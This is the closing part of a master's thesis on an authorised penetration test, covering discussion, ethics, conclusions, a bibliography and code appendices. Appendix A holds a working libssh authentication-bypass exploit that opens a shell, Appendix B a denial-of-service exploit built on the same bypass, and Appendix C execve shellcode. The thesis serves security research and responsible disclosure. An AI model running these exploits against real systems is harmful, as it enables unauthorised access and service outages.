The results from the research conducted in this thesis have yielded promising results to increase security in the system. The hypothesis has been proven correct, and there are at least five vulnerabilities in the system that would give an attacker leverage over the system. One proof of concept exploit has been created that uses two vulnerabilities to conduct a denial of service attack against a server in the system. Accepting or fixing the vulnerabilities will increase the overall security in the system, either by removing them or by knowing about the risks connected with them.

9.2 Consequences

Buffer overflows and other memory corruption vulnerabilities continues to be one of the most exploited and dangerous bugs in the world. Based on the results, it is easy to see that employing mitigations is absolutely necessary and that it thwarts many attacks. However, when security is opt-in, instead of opt-out, e.g the case with stack protection in Red Hat Linux, the responsibility is moved from the operating system to the engineer which creates a potential for human error.

In general, this could be a widespread issue since it requires engineers and system administrators to communicate and sadly, security issues are more often than not prioritised. Countermeasures such as ASLR, DEP/NX and stack canaries are a great defence against buffer overflow attacks, however they do not fix the real issue, the badly written code that creates the vulnerability in the first place. However, in this case the limitations in the vulnerable application makes the impact of the exploit less severe. If it would have been possible to leverage the entire ASCII space to construct payloads that could target memory addresses in the entire range, a ROP attack could have lead to remote code execution and compromise of the entire server. On the other hand, there might be systems that have availability requirements where a denial of service attack could have grave consequences.

The identification of the buffer overflow vulnerability was due to the detection of a vulnerable version of libssh. It illuminates two things.

First, the importance of keeping libraries and and other external dependencies up to date and keeping up with security news. When this issue was publicly

disclosed, the developers of libssh had provided patches to resolve this vulnerability. Sadly it is not uncommon that security vulnerabilities goes unpatched for months to years at end [72, 73, 74, 75, 76]. This means that there could be several other services, potentially exposed to the Internet that can be trivially bypassed and used for nefarious purposes[1].

Secondly, the results show that the combination of the exploited vulnerabilities leads to more threats being realised. In this case, a spoofing threat also lead to a denial of service threat being possible to attack. This was also the case with the Morris Worm that used several vulnerabilities to spread the worm. The point is that the existence of vulnerabilities allows adversaries to leverage them in one way or another and they should be resolved as quickly as possible. It has been seen over and over again that advanced attackers often use several vulnerabilities to archive their goals [35, 77, 78].

Another interesting consequence of the buffer overflow payload being delivered over SSH is the code injection firewall (discussed in related works, see chapter 6) would not have detected this attack. This is due to the fact that SSH is encrypted and thus, the network traffic cannot be inspected by a package firewall. This strengthens the argument that to be secure, the cause and not the symptom must be cured or in this case, the buffer overflow vulnerability needs to be patched. Mitigation strategies will help but are not foolproof.

An interesting result is the combination of the DoS exploit (see section 8.2.3) and spoofing Server B's communication with Server A (see section 8.3.2). An adversary could for example, keep Server B offline, whilst providing a impersonated fake service on the malicious host to fool Server A. This is a strategy that has been used in for example the Stuxnet hack where the GUI reported "OK" to the operators but the centrifuges where running out of control [35]. One could imagine combining the vulnerabilities in the result to construct a similar attack.

Furthermore, given the limited resources of this degree project and comparing it to what nation-state sponsored adversaries (commonly known as Advanced Persistent Threats, APT), it is hardly comparable. The amount of resources given to APTs, in time, money and manpower are enormous and it would not be surprising if they could use these results as well as uncover their own to total compromise the system.

[1] There exists vulnerability scanners, such as `https://www.shodan.io/` that indexes servers with vulnerabilities. An attacker does not even need to find targets by themselves.

9.3 Methodology

The methodology used in this degree project does not primarily focus on how to construct a buffer overflow exploit. Rather, it focuses on the ability to find, understand and exploit vulnerabilities. This makes the used methodology versatile. Starting with building a threat model and a understanding of the system, locating potential threats and weaknesses, conducting literature study and experimenting to develop an exploit. Thus, this method can be used to find and construct other exploits than the one described in this thesis. However, this also makes the method generic and not specifically focused on developing a buffer overflow exploit. This is a weakness of the used method and perhaps a more potent exploit could have been developed if the methodology was focused on that. However, without approaching the problem as a penetration tester, this vulnerability might never have been found.

A potential source of error is that the system that has been used for the penetration test has been a virtualised system and not an actual live production system. This skews the results a bit since configuration can always make it harder to exploit vulnerabilities. In the case of the libssh and buffer overflow vulnerability, it would still exist in a production system, however a firewall might prevent access to the port from a malicious host. Nevertheless, the vulnerabilities is still there and a dedicated attacker could have compromised a whitelisted host to then exploit them.

In the development of the buffer overflow exploit, a standard approach of studying the literature (reading academic papers, books and blog posts) and experiments was used. Since every vulnerability is different, so is every exploit and thus just applying a text book example will not work. Thus, spending enough time researching and experimenting with how to exploit buffer overflows is necessary. One issue with the metodology used was that too much time was spent on researching bypasses of stack canary values in Windows operating systems before realising the lack of canary protection in Linux. Most methods that exploit buffer overflows on modern operating systems (as discussed in 6) with all mitigations turn on need additional vulnerabilities, e.g. memory leaks. Once again, the time constraint was the enemy of this project, another vulnerability might have been detected that would have made an remote code execution payload possible to build. It is worth noting that the standard approaches to bypass countermeasures was investigated, however, it was conclude that the limitations of the vulnerability did not make it possible

to succeed with a remote code execution without additional vulnerabilities.

9.4 Ethical Considerations

Breaking a system to make it behave in unintended ways is part of hacking and penetration testing. However, a discussion around the ethical aspect of hacking is always necessary to have. In relation to this thesis, there has been no issue around the ethical aspects of the project because its purpose has always been known for the involved parties. Nevertheless, the project has been conducted in a ethical way using responsible disclosure and providing anonymity to the system and the principle. On the other hand, this type of hacking would not have been legal without permission from the principle [79].

Yet, if one where to stumble about a vulnerability without even trying to break a system, I would say that it is the vital to report the issue to the vendor. For example, the 1177 debacle [2] could have potentially not become a big media storm if the one responsible for finding the vulnerability had asked the vendor to fix the issue before turning to media. It is always hard to balance the line between going public with a devastating vulnerability and when not to. Therefore, it is necessary to follow the responsible disclosure guidelines, reporting it the vendor and then after they had the opportunity to fix the issue, a disclosure is possible. However, the situation and the target system plays a vital role, imagine finding a vulnerability that threatens national security, detailing an exploit and spreading information about the system could help APTs to exploit similar systems or help them in their exploitation of another vulnerability.

9.5 Future work

Most of the software in the system is written in C++. Therefore, there will most likely exists several buffer overflow vulnerabilities, both programming errors with missing bound checks and usage of unsafe libraries. A high number of unsafe functions where found using static code analysis. It could be interesting to investigate other exposed services that allow adversarial input. For example, one idea for future research is to investigate how the processes that handles the communication between server A and B work and if there exist a buffer overflow vulnerability.

Furthermore, an analysis of the usage of the vulnerable versions of libssh could provide insight into the potential of compromising servers. A guess would be that most programs that rely on libssh are written in C or C++ and thus, at least have the inherent risk of buffer overflows.

Chapter 10

Conclusions

Building secure systems is hard, the vetted IT-system is a large and complicated combination of software and hardware, thus, it is bound to exist flaws and security vulnerabilities. Approaching the problem statement with a penetration testing methodology resulted in the identification of five vulnerabilities, one denial of service exploit and a decision basis that can help increase security in the system.

The stack-based buffer overflow vulnerability seemed promising but the limitations in the attack vector in combination with employed memory corruption countermeasures stopped a remote code execution attack of the server. The conclusion is to be able to successfully build a more severe exploit, additional supporting vulnerabilities are needed. This is based on the results about the specific vulnerability and the related work discussed in chapters 5, 6 and 9.

Furthermore, fixing the cause of the vulnerability is the best solution against security vulnerabilities. Stack canary, DEP/NX and ASLR are great countermeasures against memory corruptions. However, they only treat the symptom and not the cause and a vulnerability can still cause consequences such as denial of service. Thus, patching systems and removing buffer overflows is the only real protection of the underlying cause, insecure programming.

Bibliography

[1] Ericsson. "Ericsson Report Mobility ON THE PULSE OF THE NETWORKED SOCIETY". In: *Ericsson Report Mobility* November (2016), pp. 1–30. ISSN: 0005-1055. DOI: 10.3103/S0005105510050031. URL: https://www.ericsson.com/assets/local/mobility-report/documents/2016/ericsson-mobility-report-november-2016.pdf.

[2] Lars Dobos. *2,7 miljoner inspelade samtal till 1177 Vårdguiden helt oskyddade på internet*. 2019. URL: https://computersweden.idg.se/2.2683/1.714787/inspelade-samtal-1177-vardguiden-oskyddade-internet (visited on 03/29/2019).

[3] Kim Zetter. *EVERYTHING WE KNOW ABOUT UKRAINE'S POWER PLANT HACK*. 2016. URL: https://www.wired.com/2016/01/everything-we-know-about-ukraines-power-plant-hack/ (visited on 03/29/2019).

[4] Risse; Brandom. *UK hospitals hit with massive ransomware attack*. 2017. URL: https://www.theverge.com/2017/5/12/15630354/nhs-hospitals-ransomware-hack-wannacry-bitcoin (visited on 03/29/2019).

[5] Facebook. *Facebook Whitehat*. URL: https://www.facebook.com/whitehat (visited on 03/29/2019).

[6] Google. *Google Vulnerability Reward Program (VRP) Rules*. URL: https://www.google.com/about/appsecurity/reward-program/ (visited on 03/29/2019).

[7] *Oxford Online Dictionary*. URL: https://en.oxforddictionaries.com/.

[8] Daniel Schatz, Rabih Bashroush, and Julie Wall. "Towards a More Representative Definition of Cyber Security". In: *Journal of Digital Forensics, Security and Law* 12.2 (2017). DOI: https://doi.org/10.

15394/jdfsl.2017.1476. URL: https://commons.erau.edu/jdfsl/vol12/iss2/8.

[9] William Stallings and Lawrie Brown. *Computer security: Principles and Practice*. 3rd. Upper Saddle River, NJ, USA: Prentice Hall Press, 2014. ISBN: 9780133773927.

[10] R. Shirey. *Internet Security Glossary, Version 2*. RFC 4949. RFC Editor, Aug. 2007. URL: http://www.rfc-editor.org/rfc/rfc4949.txt.

[11] Adam Shostack. *Threat Modeling: Designing for Security*. 1st. Wiley Publishing, 2014.

[12] Suvda Myagmar, Adam J. Lee, and William Yurcik. "Threat Modeling as a Basis for Security Requirements". In: *Symposium on Requirements Engineering for Information Security* (2005), pp. 94–102.

[13] Loren Kohnfelder and Praerit Garg. "The threats to our products". In: (1999).

[14] Wil Allsopp. *Advanced Penetration Testing: Hacking the World's Most Secure Networks*. 1 edition. Wiley, 2017, p. 288. ISBN: 9781119367741. DOI: 10.1002/9781119367741.

[15] Georgia Weidman. *Penetration Testing: A Hands-On Introduction to Hacking*. 1st. San Francisco, CA, USA: No Starch Press, 2014.

[16] James F Kurose and Keith W Ross. *Computer Networking: A Top-Down Approach (7th Edition)*. 7th. Pearson, 2017.

[17] *TCP SYN (Stealth) Scan (-sS)*. URL: https://nmap.org/book/synscan.html (visited on 05/21/2019).

[18] Douglas Stinson. *Cryptography: Theory and Practice*. 3nd. CRC/C&H, 2006. ISBN: 1-58488-508-4.

[19] Whitfield Diffie and Martin E Hellman. *New Directions in Cryptography*. 1976.

[20] R L Rivest, A Shamir, and L Adleman. *A Method for Obtaining Digital Signatures and Public-Key Cryptosystems*. 1978.

[21] *SSH KEY*. URL: https://www.ssh.com/ssh/key/#sec-Host-keys-authenticate-servers (visited on 05/21/2019).

[22] Zakir Durumeric et al. "Analysis of the HTTPS certificate ecosystem". In: (2013), pp. 291–304.

[23] T. Ylonen and C. Lonvick. *The Secure Shell (SSH) Protocol Architecture*. RFC 4251. http://www.rfc-editor.org/rfc/rfc4251.txt. RFC Editor, Jan. 2006. URL: http://www.rfc-editor.org/rfc/rfc4251.txt.

[24] T. Ylonen and C. Lonvick. *The Secure Shell (SSH) Transport Layer Protocol*. RFC 4253. http://www.rfc-editor.org/rfc/rfc4253.txt. RFC Editor, Jan. 2006. URL: http://www.rfc-editor.org/rfc/rfc4253.txt.

[25] T. Ylonen and C. Lonvick. *The Secure Shell (SSH) Authentication Protocol*. RFC 4252. http://www.rfc-editor.org/rfc/rfc4252.txt. RFC Editor, Jan. 2006. URL: http://www.rfc-editor.org/rfc/rfc4252.txt.

[26] T. Ylonen and C. Lonvick. *The Secure Shell (SSH) Connection Protocol*. RFC 4254. http://www.rfc-editor.org/rfc/rfc4254.txt. RFC Editor, Jan. 2006. URL: http://www.rfc-editor.org/rfc/rfc4254.txt.

[27] Remzi H Arpaci-Dusseau and Andrea C Arpaci-Dusseau. *Operating Systems: Three Easy Pieces*. 0.91. Arpaci-Dusseau Books, 2015.

[28] Victor van der Veen et al. "Memory Errors: The Past, the Present, and the Future". In: *Research in Attacks, Intrusions, and Defenses*. Ed. by Davide Balzarotti, Salvatore J Stolfo, and Marco Cova. Berlin, Heidelberg: Springer Berlin Heidelberg, 2012, pp. 86–106. ISBN: 978-3-642-33338-5.

[29] Takamichi Saito et al. "A Survey of Prevention/Mitigation against Memory Corruption Attacks". In: *NBiS 2016 - 19th International Conference on Network-Based Information Systems* (2016), pp. 500–505. DOI: 10.1109/NBiS.2016.11.

[30] *Security Vulnerabilities Published In 2018(Overflow)*. 2018. URL: https://www.cvedetails.com/vulnerability-list/year-2018/opov-1/overflow.html (visited on 05/21/2019).

[31] Szekeres Mathias, Payer Tao, and Wei Dawn. "SoK : Eternal war in memory(translate)". In: *S&P* (2013).

[32] *Microsoft Security Bulletin MS17-010 - Critical*. URL: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010 (visited on 04/25/2019).

[33] *MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption*. URL: https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue (visited on 04/25/2019).

[34] Michael Howard. *MS08-067 and the SDL*. URL: https://www.microsoft.com/security/blog/2008/10/22/ms08-067-and-the-sdl/ (visited on 04/25/2019).

[35] Nicolas Falliere, Liam Murchu, and Eric Chien. URL: https://www.symantec.com/content/en/us/enterprise/media/

security_response/whitepapers/w32_stuxnet_dossier.pdf (visited on 04/25/2019).

[36] Alexander Sotirov and Mark Dowd. "Setting back browser security by 10 years". In: (2008). URL: http://taossa.com/index.php/2008/08/07/impressing-girls-with-vista-memory-protection-bypasses/.

[37] Dion Blazakis. "Interpreter exploitation: Pointer inference and JIT spraying". In: *BlackHat DC* (2010).

[38] Kyung-suk Lhee and Steve J Chapin. "Buffer Overflow and Format String Overflow Vulnerabilities". In: *Electrical Engineering and Computer Science* 33 (2002).

[39] Tim Werthmann. "Survey on Buffer Overflow Attacks and Countermeasures". In: *Horst Görtz Institute for IT-Security, Ruhr-University ...* (2006), pp. 1–19. URL: http://www.nds.rub.de/media/nds/attachments/files/2010/11/Survey.on.Buffer.Overflow.Attacks.and.Countermeasures.pdf.

[40] Elias Levy. "Smashing The Stack For Fun And Profit". In: *Phrack Magazine* 49 (1996).

[41] Thomas H Cormen et al. *Introduction to algorithms*. MIT press, 2009.

[42] Alexander Peslyak. *Linux kernel patch to remove stack exec permission*. 1997. URL: https://seclists.org/bugtraq/1997/Apr/31 (visited on 05/25/2019).

[43] *Data Execution Prevention*. 2018. URL: https://docs.microsoft.com/en-us/windows/desktop/Memory/data-execution-prevention (visited on 05/10/2019).

[44] Crispin Cowan et al. "StackGuard : Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks StackGuard : Automatic Adaptive Detection and Prevention of". In: *Proceedings of the 7th USENIX Security Symposium San Antonio, Texas,* (1998). URL: http://www.usenix.org/.

[45] */GS (Buffer Security Check)*. 2016. URL: https://docs.microsoft.com/en-us/cpp/build/reference/gs-buffer-security-check?view=vs-2019 (visited on 05/10/2010).

[46] *GCC Program Instrumentation Options*. URL: https://gcc.gnu.org/onlinedocs/gcc/Instrumentation-Options.html%7B%5C#%7Dindex-fstack-protector (visited on 05/20/2019).

[47] Pax Team. *20 Years of PaX*. 2012. URL: https://pax.grsecurity.net/docs/PaXTeam-SSTIC12-keynote-20-years-of-PaX.pdf (visited on 05/20/2019).

[48] "Chapter 3 - Classes of Attack". In: *Hack Proofing Your Network (Second Edition)*. Ed. by David R. Mirza Ahmad et al. Second Edition. Burlington: Syngress, 2002, pp. 45–97. ISBN: 978-1-928994-70-1. DOI: https://doi.org/10.1016/B978-192899470-1/50006-9. URL: http://www.sciencedirect.com/science/article/pii/B9781928994701500069.

[49] D Bruschi, A Ornaghi, and E Rosti. "S-ARP: a secure address resolution protocol". In: *19th Annual Computer Security Applications Conference, 2003. Proceedings.* Dec. 2003, pp. 66–74. DOI: 10.1109/CSAC.2003.1254311.

[50] *US v. Morris*. URL: https://scholar.google.com/scholar_case?case=5513862414516396 68&hl=sv&as_sdt=0.

[51] Eugene H Spafford. "The Internet Worm Program: An Analysis". In: *SIGCOMM Comput. Commun. Rev.* 19.1 (1989), pp. 17–57. ISSN: 0146-4833. DOI: 10.1145/66093.66095. URL: http://doi.acm.org/10.1145/66093.66095.

[52] William Vu. *The Ghost of Exploits Past: A Deep Dive into the Morris Worm*. 2019. URL: https://blog.rapid7.com/2019/01/02/the-ghost-of-exploits-past-a-deep-dive-into-the-morris-worm/.

[53] Hovav Shacham. "The Geometry of Innocent Flesh on the Bone: Return-into-libc Without Function Calls (on the x86)". In: *Proceedings of the 14th ACM Conference on Computer and Communications Security*. CCS '07. New York, NY, USA: ACM, 2007, pp. 552–561. ISBN: 978-1-59593-703-2. DOI: 10.1145/1315245.1315313. URL: http://doi.acm.org/10.1145/1315245.1315313.

[54] Ryan Roemer et al. "Return-Oriented Programming: Systems, Languages, and Applications". In: *ACM Trans. Inf. Syst. Secur.* 15.1 (2012), 2:1–2:34. ISSN: 1094-9224. DOI: 10.1145/2133375.2133377. URL: http://doi.acm.org/10.1145/2133375.2133377.

[55] Tyler Bletsch et al. "Jump-oriented programming". In: (2011), p. 30.

[56] Nicholas Carlini, David Wagner, and Nicholas Carlini. "Sec14-Paper-Carlini". In: (2014).

[57] Pietro Borrello et al. "The ROP Needle : Hiding Trigger-based Injection Vectors via Code Reuse". In: (2019).

[58] Kil3r and Bulba. "Bypassing StackGuard and StackShield". In: *Phrack* 56.5 (2000). URL: http://www.phrack.org/issues/56/5.html/article.

[59] David Litchfield. “Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server”. In: (2003).

[60] Matthew "j00ru" Jurczyk, Hispasec, and GynvaelColdwind. “Exploiting the otherwise non-exploitable Windows Kernel-mode GS Cookies subverted”. In: (2011), pp. 1–39.

[61] Steven Alexander. “Defeating compiler-level buffer overflow protection”. In: *The USENIX Magazine; login* (2005).

[62] Andrea Bittau et al. “Hacking blind”. In: *Proceedings - IEEE Symposium on Security and Privacy* (2014), pp. 227–242. ISSN: 10816011. DOI: 10.1109/SP.2014.22.

[63] Thomas Kittel et al. “Smashing the Stack Protector for Fun and Profit”. In: (2018), pp. 293–306.

[64] Tyler Durden. “Bypassing PaX ASLR protection”. In: (2002). URL: http://phrack.org/issues/59/9.html.

[65] G F Roglia et al. “Surgically Returning to Randomized lib(c)”. In: *2009 Annual Computer Security Applications Conference*. Dec. 2009, pp. 60–69.

[66] Peter Winter-Smith. *Technical Advisory: Authentication Bypass in libSSH*. 2018. URL: https://www.nccgroup.trust/uk/our-research/technical-advisory-authentication-bypass-in-libssh/.

[67] *Security advisories CVE-2018-10933*. URL: https://www.libssh.org/security/advisories/CVE-2018-10933.txt (visited on 05/08/2019).

[68] */DYNAMICBASE (Use address space layout randomization)*. 2018. URL: https://docs.microsoft.com/en-us/cpp/build/reference/dynamicbase-use-address-space-layout-randomization?view=vs-2019 (visited on 05/10/2010).

[69] Florian Weimer. *Recommended compiler and linker flags for GCC*. 2018. URL: https://developers.redhat.com/blog/2018/03/21/compiler-and-linker-flags-gcc/ (visited on 05/10/2019).

[70] Huzaifa Sidhpurwala. *Security Technologies: ExecShield*. 2018. URL: https://access.redhat.com/blogs/766093/posts/3534821 (visited on 05/10/2019).

[71] *Vulnerability and threat mitigation features in Red Hat Enterprise Linux*. URL: https://access.redhat.com/articles/65299 (visited on 05/10/2019).

[72] William A. Arbaugh, William L. Fithen, and John McHugh. "Windows of vulnerability: A case study analysis". In: *Computer* 33.12 (2000), pp. 52–58. ISSN: 00189162. DOI: 10.1109/2.889093.

[73] Antonio Nappa et al. "The attack of the clones: A study of the impact of shared code on vulnerability patching". In: *Proceedings - IEEE Symposium on Security and Privacy* 2015-July (2015), pp. 692–708. ISSN: 10816011. DOI: 10.1109/SP.2015.48.

[74] Jeffrey R. Jones. "Estimating software vulnerabilities". In: *IEEE Security and Privacy* 5.4 (2007), pp. 28–32. ISSN: 15407993. DOI: 10.1109/MSP.2007.81.

[75] Steven M. Muegge and S. M.Monzur Murshed. "Time to discover and fix software vulnerabilities in open source software projects: Notes on measurement and data availability". In: *PICMET 2018 - Portland International Conference on Management of Engineering and Technology: Managing Technological Entrepreneurship: The Engine for Economic Growth, Proceedings* (2018), pp. 1–10. DOI: 10.23919/PICMET.2018.8481833.

[76] Troy Hunt. *Everything you need to know about the WannaCry / Wcry / WannaCrypt ransomware*. URL: https://www.troyhunt.com/everything-you-need-to-know-about-the-wannacrypt-ransomware/ (visited on 05/21/2019).

[77] Adel Alshamrani et al. "A Survey on Advanced Persistent Threats: Techniques, Solutions, Challenges, and Research Opportunities". In: *IEEE Communications Surveys & Tutorials* PP.8 (2019), pp. 1–1. ISSN: 1553-877X. DOI: 10.1109/COMST.2019.2891891. URL: https://ieeexplore.ieee.org/document/8606252/.

[78] Nikos Virvilis and Dimitris Gritzalis. "The big four - What we did wrong in advanced persistent threat detection?" In: *Proceedings - 2013 International Conference on Availability, Reliability and Security, ARES 2013* (2013), pp. 248–254. DOI: 10.1109/ARES.2013.32.

[79] *Brottsbalk (1962:700)*. URL: https://www.riksdagen.se/sv/dokument-lagar/dokument/svensk-forfattningssamling/brottsbalk-1962700_sfs-1962-700#K4P9c (visited on 05/21/2019).

Appendix A

Source Code for exploit of libssh vulnerability

```
1  import argparse
2  import socket
3  import paramiko
4  import sys
5  import time
6  import threading
7
8
9
10 #Based on https://github.com/paramiko/paramiko/blob/master
       /demos/interactive.py
11 # and https://www.exploit-db.com/exploits/46307
12
13
14 def ssh_shell(chan):
15     def writeall(sock):
16         while True:
17             data = sock.recv(256)
18             if not data:
19                 sys.stdout.write("\r\n*** EOF ***\r\n\r\n"
       )
20                 sys.stdout.flush()
21                 break
22             sys.stdout.write(data)
23             sys.stdout.flush()
24
25     #threat to handle writing recivied messages
```

```
26      writer = threading.Thread(target=writeall, args=(chan
    ,))
27      writer.start()
28      #loop to write messages to ssh channel
29      try:
30          while True:
31              d = sys.stdin.read(1)
32              if not d:
33                  break
34              chan.send(d)
35      except EOFError:
36          # user hit ^Z or F6
37          pass
38
39  def ssh_bypass(args):
40      # Creating a tcp socket
41      skt = socket.socket(socket.AF_INET, socket.SOCK_STREAM
    )
42      try:
43              skt.connect((args.host,int(args.port)))
44      except Exception as ex:
45              print("It did not work! :(",ex)
46
47      print("################################")
48      print("################################")
49      print("################################")
50      print("################################")
51
52      # Create SSH transport
53
54      t = paramiko.transport.Transport(skt)
55      t.start_client()
56
57      # Create the bypass message
58
59      m = paramiko.message.Message()
60      m.add_byte(paramiko.common.cMSG_USERAUTH_SUCCESS)
61
62      t._send_message(m) # send bypass message
63
64      channel = t.open_session(timeout=5)
65      print("Connected to server")
66      ssh_shell(channel)
67
68
69  def main ():
70      # Handle command line arguments
```

```
71      parser = argparse.ArgumentParser()
72      parser.add_argument("host")
73      parser.add_argument("-p","--port")
74      args = parser.parse_args()
75
76      if args.port:
77              print("Using port:",args.port)
78      ssh_bypass(args)
79
80  if __name__ == "__main__":
81      main()
```

Listing A.1: Proof of Concept libssh authentication bypass

Appendix B

Denial of service source code

```
1  import argparse
2  import socket
3  import paramiko
4  import sys
5  import time
6
7
8  # buffer overflow exploit
9  from struct import *
10
11 # Padding to reach return IP.
12 buffer = "pad" # Censured three letter padding needed to
       trigger bof.
13 buffer +="A" * (59 - len("pad")) #Overflow the buffer with
       56 bytes.
14 # Start payload here
15
16 corrupt_rpi = 0xcafebabe
17 buffer +=pack("<I",corrupt_rpi)
18
19
20 def send_payload(chan):
21     try:
22         n = 0
23         cmd = buffer
24         while n < len(cmd):
25             chan.send(cmd[n])
26             time.sleep(0.05)
27             n+=1
28
```

```
29          chan.send("\n")
30          print("Payload sent, process should have crashed")
31          chan.close()
32      finally:
33          chan.close()
34
35
36
37  def ssh_bypass(args):
38      # Creating a tcp socket
39      skt = socket.socket(socket.AF_INET, socket.SOCK_STREAM
        )
40      try:
41              skt.connect((args.host,int(args.port)))
42      except Exception as ex:
43              print("It did not work! :(",ex)
44
45      print("################################")
46      print("################################")
47      print("################################")
48      print("################################")
49
50      # Create SSH transport
51
52      t = paramiko.transport.Transport(skt)
53      t.start_client()
54
55      # Create the bypass message
56
57      m = paramiko.message.Message()
58      m.add_byte(paramiko.common.cMSG_USERAUTH_SUCCESS)
59
60      t._send_message(m) # send bypass message
61
62      channel = t.open_session(timeout=5)
63
64      send_payload(channel)
65
66
67  def main ():
68      # Handle command line arguments
69      parser = argparse.ArgumentParser()
70      parser.add_argument("host")
71      parser.add_argument("-p","--port")
72      args = parser.parse_args()
73
74      if args.port:
```

```
75              print("Using port:",args.port)
76
77      i = 0
78      while i <= 4:
79          print("Starting payload #",i)
80          ssh_bypass(args)
81          i+=1
82          print("Sleeping 25 seconds, waiting for a restart
    of process.")
83          time.sleep(25)
84
85  if __name__ == "__main__":
86      main()
```

Listing B.1: Source code of the denial of service exploit

Appendix C

Example of Shellcode

Shellcode example downloaded from `http://shell-storm.org`.

```
# Linux/x86_64 execve("/bin/sh"); 30 bytes shellcode
# Date: 2010-04-26
# Author: zbt
# Tested on: x86_64 Debian GNU/Linux
# Source: http://shell-storm.org/shellcode/files/shellcode-603.php

/*
    ; execve("/bin/sh", ["/bin/sh"], NULL)

    section .text
            global _start

    _start:
            xor     rdx, rdx
            mov     qword rbx, '//bin/sh'
            shr     rbx, 0x8
            push    rbx
            mov     rdi, rsp
            push    rax
            push    rdi
            mov     rsi, rsp
            mov     al, 0x3b
            syscall
*/

int main(void)
{
```

```
28      char shellcode[] =
29      "\x48\x31\xd2"                                          // xor
            %rdx, %rdx
30      "\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68"              // mov
         $0x68732f6e69622f2f, %rbx
31      "\x48\xc1\xeb\x08"                                      // shr
            $0x8, %rbx
32      "\x53"                                                  //
        push   %rbx
33      "\x48\x89\xe7"                                          // mov
            %rsp, %rdi
34      "\x50"                                                  //
        push   %rax
35      "\x57"                                                  //
        push   %rdi
36      "\x48\x89\xe6"                                          // mov
            %rsp, %rsi
37      "\xb0\x3b"                                              // mov
            $0x3b, %al
38      "\x0f\x05";                                             //
        syscall
39
40      (*(void (*)()) shellcode)();
41
42      return 0;
43  }
```

Listing C.1: Example of shellcode

TRITA -EECS-EX-2019:501